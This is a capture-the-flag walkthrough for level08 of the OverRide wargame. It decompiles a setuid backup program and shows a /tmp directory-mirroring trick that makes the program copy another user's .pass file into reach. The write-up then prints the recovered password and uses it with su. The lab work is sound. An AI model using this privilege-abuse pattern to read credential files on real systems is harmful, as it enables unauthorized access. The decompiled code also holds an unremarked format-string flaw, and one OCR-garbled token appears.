
./level08



Decompiled file with Ghidra:

```
void log_wrapper(FILE *log_file, char *message, char *filename)
    char log_buffer[255] = {0};
   strcpy(log_buffer, message);
    snprintf(log_buffer + strlen(log_buffer), 255 - strlen(log_buffer) - 1, filename);
    log_buffer[strcspn(log_buffer, "\n")] = '\0';
    fprintf(log_file, "LOG: %s\n", log_buffer);
int main(int argc, char **argv)
   char backup_path[100] = "./backups/";
   FILE *log_file, *source;
   int target;
   if (argc != 2)
        printf("Usage: %s filename\n", argv[0]);
    log_file = fopen("./backups/.log", "w");
   if (log_file == NULL)
        printf("ERROR: Failed to open %s\n", "./backups/.log");
        exit(EXIT_FAILURE);
    log_wrapper(log_file, "Starting back up: ", argv[1]);
   source = fopen(argv[1], "r");
   if (source == NULL)
        printf("ERROR: Failed to open %s\n", argv[1]);
        exit(EXIT_FAILURE);
    strncat(backup_path, argv[1], 100 - strlen(backup_path) - 1);
   target = open(backup_path, O_WRONLY | O_CREAT | O_EXCL, 0600);
   if (target < 0)
        printf("ERROR: Failed to open %s\n", backup_path);
        exit(1);
   while ((ch = fgetc(source)) != EOF)
        write(target, &ch, 1);
    log_wrapper(log_file, "Finished back up ", argv[1]);
    fclose(source);
   close(target);
    return EXIT_SUCCESS;
```

This **program** is designed to perform **backups** of a given **file** and maintain a **log** of its **operations**. It is a command-line utility that expects a **filename** as an argument.

It attempts to open a log file at ./backups/.log for writing. If the file cannot be opened, the program reports an error and exits with a failure status. Once the log file is opened, the program uses log_wrapper to record the start of the backup process.

Subsequently, the program tries to open the specified source file for reading. If this file is inaccessible, an error is reported, and the program terminates. Upon successful file access, the program prepares the backup file path by appending the source filename to the ./backups/ directory. It takes care to prevent buffer overflow in constructing the file path.

The program attempts to create the backup file with appropriate permissions, ensuring it is new (by using \bigcirc EXCL). If it cannot **open** or **create** the backup file, it reports an error and exits. When the **backup** file is successfully opened, the program copies the content from the **source** to the **backup** file character by character.

After the **backup** is complete, the **program** logs this action and then closes both the **source** and **backup** files, exiting with a success status.

However, the program does not include functionality to create directories. Therefore, if we want to back up a file located within a nested directory structure (like /home/users/level09/.pass), the program will not work unless those directories already exist within the ./backups/ directory.

Since we lack **permissions** to create new directories within the ./backups/ folder in our home directory, backing up files from nested directories is not possible.

This limitation can be circumvented by exploiting the program's use of the relative path ./backups/

In a directory like **/tmp**, we have the necessary **permissions** to create our own directory structures. By mirroring the target directory structure under a new backups directory within **/tmp**, it's possible to exploit the **relative path** handling of the program.

Executing it from within /tmp then allows the .pass file from the level09 user's home directory to be backed up into our controlled backups location.

```
level08@OverRide:~$ cd /tmp &&
mkdir -p backups/home/users/level09 &&
    ~/level08 /home/users/level09/.pass &&
    cat backups/home/users/level09/.pass &&
    rm -rf backups

fjAwpJNs2vvkFLRebEvAQ2hFZ4uQBWfHRsP62d8S

level08@OverRide:~$ su level09
Password: fjAwpJNs2vvkFLRebEvAQ2hFZ4uQBWfHRsP62d8S

level09@OverRide:~$
```